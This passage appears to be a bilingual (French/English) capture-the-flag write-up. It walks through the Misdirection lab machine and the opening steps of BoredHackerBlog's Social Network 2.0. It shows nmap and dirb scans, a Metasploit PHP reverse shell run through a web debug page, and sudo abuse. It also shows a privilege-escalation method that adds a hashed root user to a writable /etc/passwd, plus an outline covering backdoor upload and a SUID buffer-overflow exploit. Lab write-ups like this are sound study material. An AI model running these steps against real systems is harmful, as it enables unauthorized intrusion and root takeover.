
```
┌──(root💀kali)-[/home/kali]
└─# nmap -A 192.168.222.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-30 21:35 EST
Nmap scan report for 192.168.222.130
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
|   256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
|_  256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
80/tcp   open  http    Rocket httpd 1.2.6 (Python 2.7.15rc1)
|_http-server-header: Rocket 1.2.6 Python/2.7.15rc1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
3306/tcp open  mysql   MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
8080/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:7F:9D:EC (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.04 ms 192.168.222.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.07 seconds
```

❾Énumération

De plus, nous devons commencer l'énumération sur la machine hôte, nous avons donc navigué vers un navigateur Web pour explorer le service HTTP. Nous avons une page Web avec quelques liens ici. Nous avons fouillé un peu partout, mais nous avons compris que le nom du laboratoire n'est pas un nom aléatoire. Il veut que nous soyons mal orientés. Donc, c'est définitivement un terrier de lapin.




De retour à notre analyse de port nmap, nous avons vu que le service Apache httpd s'exécute sur le port 8080. Nous avons donc pensé qu'il pourrait y avoir quelque chose d'intéressant làbas. Mais il ne s'agit que de la page Apache It works. Une autre erreur de direction.
http://192.168.222.128:8080



Pour l'instant, essayons Directory Bruteforce en utilisant dirb. Cela nous a étonnamment donné des pages avec le nom debug, shell et wordpress.

```
┌──(root💀kali)-[~]
└─# dirb http://192.168.222.130:8080/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Nov 30 21:45:36 2021
URL_BASE: http://192.168.222.130:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.222.130:8080/ ----
==> DIRECTORY: http://192.168.222.130:8080/css/
==> DIRECTORY: http://192.168.222.130:8080/debug/
==> DIRECTORY: http://192.168.222.130:8080/development/
==> DIRECTORY: http://192.168.222.130:8080/help/
==> DIRECTORY: http://192.168.222.130:8080/images/
+ http://192.168.222.130:8080/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://192.168.222.130:8080/js/
==> DIRECTORY: http://192.168.222.130:8080/manual/
==> DIRECTORY: http://192.168.222.130:8080/scripts/
+ http://192.168.222.130:8080/server-status (CODE:403|SIZE:305)
==> DIRECTORY: http://192.168.222.130:8080/shell/
==> DIRECTORY: http://192.168.222.130:8080/wordpress/

---- Entering directory: http://192.168.222.130:8080/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.222.130:8080/debug/ ----
+ http://192.168.222.130:8080/debug/index.php (CODE:200|SIZE:12908)
```


Nous avons vite compris que wordpress était aussi une autre mauvaise direction. Ce labo est plein de terriers de lapin. Nous avons maintenant trouvé la page de débogage. Après une inspection plus approfondie, nous voyons qu'un shell virtuel s'exécute sur cette page. Cela pourrait peut-être notre entrée.




❾Exploitant

Maintenant que nous avons un shell virtuel fonctionnel, essayons d'obtenir un vrai shell en utilisant notre bon vieil ami Metasploit. Nous avons utilisé l'exploit web_delivery avec la charge utile php reverse_tcp.

Cela nous a donné un beau script PHP que nous pourrions utiliser pour exploiter la machine cible.



Revenons maintenant à notre shell virtuel dans notre navigateur. Nous avons collé le code PHP généré par Metasploit. Nous avons exécuté ce script sur ce shell. Cela devrait nous donner un shell meterpreter. Nous sommes retournés sur le terminal Metasploit pour vérifier.



Et bien sûr, nous avons le shell meterpreter. Cet exploit fonctionne principalement dans une situation similaire à celle-ci. Nous avons interagi avec la session meterpreter à l'aide de la commande sessions. Ensuite, après être entré dans le meterpreter, nous avons utilisé la commande "shell" pour obtenir un shell sur le système cible. Cela est revenu à être une coquille inappropriée. Maintenant, nous devons utiliser notre one-liner python pour invoquer un shell approprié sur la machine cible. Après avoir obtenu le shell, nous avons vu que le shell que nous avons obtenu est celui de l'utilisateur "www-data". Cela signifie que l'histoire n'est pas encore terminée. Nous devons nous débrouiller pour obtenir un shell à privilèges élevés sur la machine cible. Pour élever les privilèges, nous devons d'abord énumérer les droits de cet utilisateur. Nous l'avons fait en utilisant la commande "sudo -l".

Ici, nous avons observé que cela montre que l'utilisateur www-data a les droits sudo pour se connecter en tant qu'utilisateur nommé brexit sans aucun mot de passe. Maintenant, en utilisant la commande sudo -u, nous avons appelé un shell de l'utilisateur brexit.

```
msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1270 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@misdirection:/var/www/html/debug$ sudo -l
sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on localhost:
    (brexit) NOPASSWD: /bin/bash
www-data@misdirection:/var/www/html/debug$ sudo -u brexit /bin/bash
sudo -u brexit /bin/bash
brexit@misdirection:/var/www/html/debug$ is
is
is: command not found
brexit@misdirection:/var/www/html/debug$ id
id
uid=1000(brexit) gid=1000(brexit) groups=1000(brexit),24(cdrom),30(dip),46(plugdev),108(lxd)
brexit@misdirection:/var/www/html/debug$
```

❾Escalade de privilèges

Dans le cadre de notre énumération pour l'escalade de privilèges sur la machine cible, nous essayons de déterminer si le fichier /etc/passwd est accessible en écriture. Nous pouvons voir que le fichier est, en fait, accessible en écriture en tant que brexit de l'utilisateur. C'est notre façon d'avancer.

Commande : **ls -la /etc/passwd**


```
brexit@misdirection:/var/www/html/debug$ ls -la /etc/passwd
ls -la /etc/passwd
-rwxrwxr-- 1 root brexit 1617 Jun  1  2019 /etc/passwd
brexit@misdirection:/var/www/html/debug$
```

Nous allons maintenant avoir besoin du hachage du mot de passe pour l'utilisateur que nous allons créer sur la machine cible en créant une entrée dans le fichier /etc/passwd. Nous allons utiliser l'openssl pour générer un salted hash.

Commande : **openssl passwd -1 -salt user3 pass123**

```
┌──(root💀kali)-[/home/kali]
└─# openssl passwd -1 -salt user3 pass123
$1$user3$rAGRVf5p2jYTqtqOW5cPu/
```

Now back to our remote shell on the target machine. Here we are going to use the hash that we generated in the previous step and make a user raj which has the elevated privilege. We used the echo command to make an entry in the /etc/passwd file. After making an entry we checked the entry using the tail command. Now, all we got to do is run su command with the user name we just created and enter the password and root shell.



III. BoredHackerBlog: Social Network 2.0 level: hard (interested part!)

This machine is difficulty: Hard. I did some research and I found some suggestions steps to follow so we can achieve our goal (getting root)

❾Tasks involved:

- port scanning
- webapp attacks
- code review
- custom bruteforcing
- reverse engineering
- buffer overflow
- exploitation


(source : https://www.boredhackerblog.info/2020/04/?m=1) ❾Socnet2/social network 2:

- Goal: Get root privilege on the machine
- 1. Start by port scanning and locating socnet2 VM.
- a. Port 22, 80, and 8000 should be open. Mac address should be: 08:00:27:e9:e5:e6
- 2. Do an aggressive nmap scan and find more information about the services running
- 3. Visit webservers
- 4. Visit webserver on port 80 and examine it
- a. Sign up
- b. Explore the site
- c. Look for any issues
- 5. Get a backdoor on the webserver
- a. Utilize file upload functionality to get a backdoor on the webserver
- b. Run the backdoor
- 6. Utilized the backdoor to find more information about whats running on port 8000
- a. Examine the file system, processes
- b. Be sure to read social network posts as well
- 7. Abuse the service running on port 8000 to get another shell

- a. Examine the source code for the service running on port 8000
- b. Write a custom tool/script to gain shell through service running on port 8000
- i. https://docs.python.org/2/library/xmlrpclib.html
- 8. Load a meterpreter backdoor on the victim machine and utilize it to examine files in the users
- directory
- 9. Write an exploit for SUID binary
- a. Find the SUID binary in the user folder
- b. Binary includes a backdoor function
- i. https://github.com/radareorg/cutter
- c. Download the binary, use a debugger, and different inputs to trigger a crash and control
- the EIP
- d. Create a working exploit that launches backdoor function
- 10. Put the exploit on victim machine and exploit the SUID binary to get root

- Moriarty Corp:
- Goal: Get all the flags
-
- No guide or hints. Sorry.


❾Après avoir démarrer les machines virtuelles, on a besoin d'identifier l'adresse IP de la machine victime (hard_socnet2). C'est pour cela on utilise la commande ***netdiscover***.




Ensuite, commençons à explorer la machine. La première étape consiste à trouver les ports et services ouverts disponibles sur la machine cible. J'ai donc commencé une analyse complète du port Nmap sur la machine cible, qui peut être vue dans la capture d'écran donnée cidessous.

Nmap -Pn 192.168.56.101


❾ As shown in the following figure Port 22, 80, and 8000 are open.




❾ Do an aggressive nmap scan and find more information about the services running

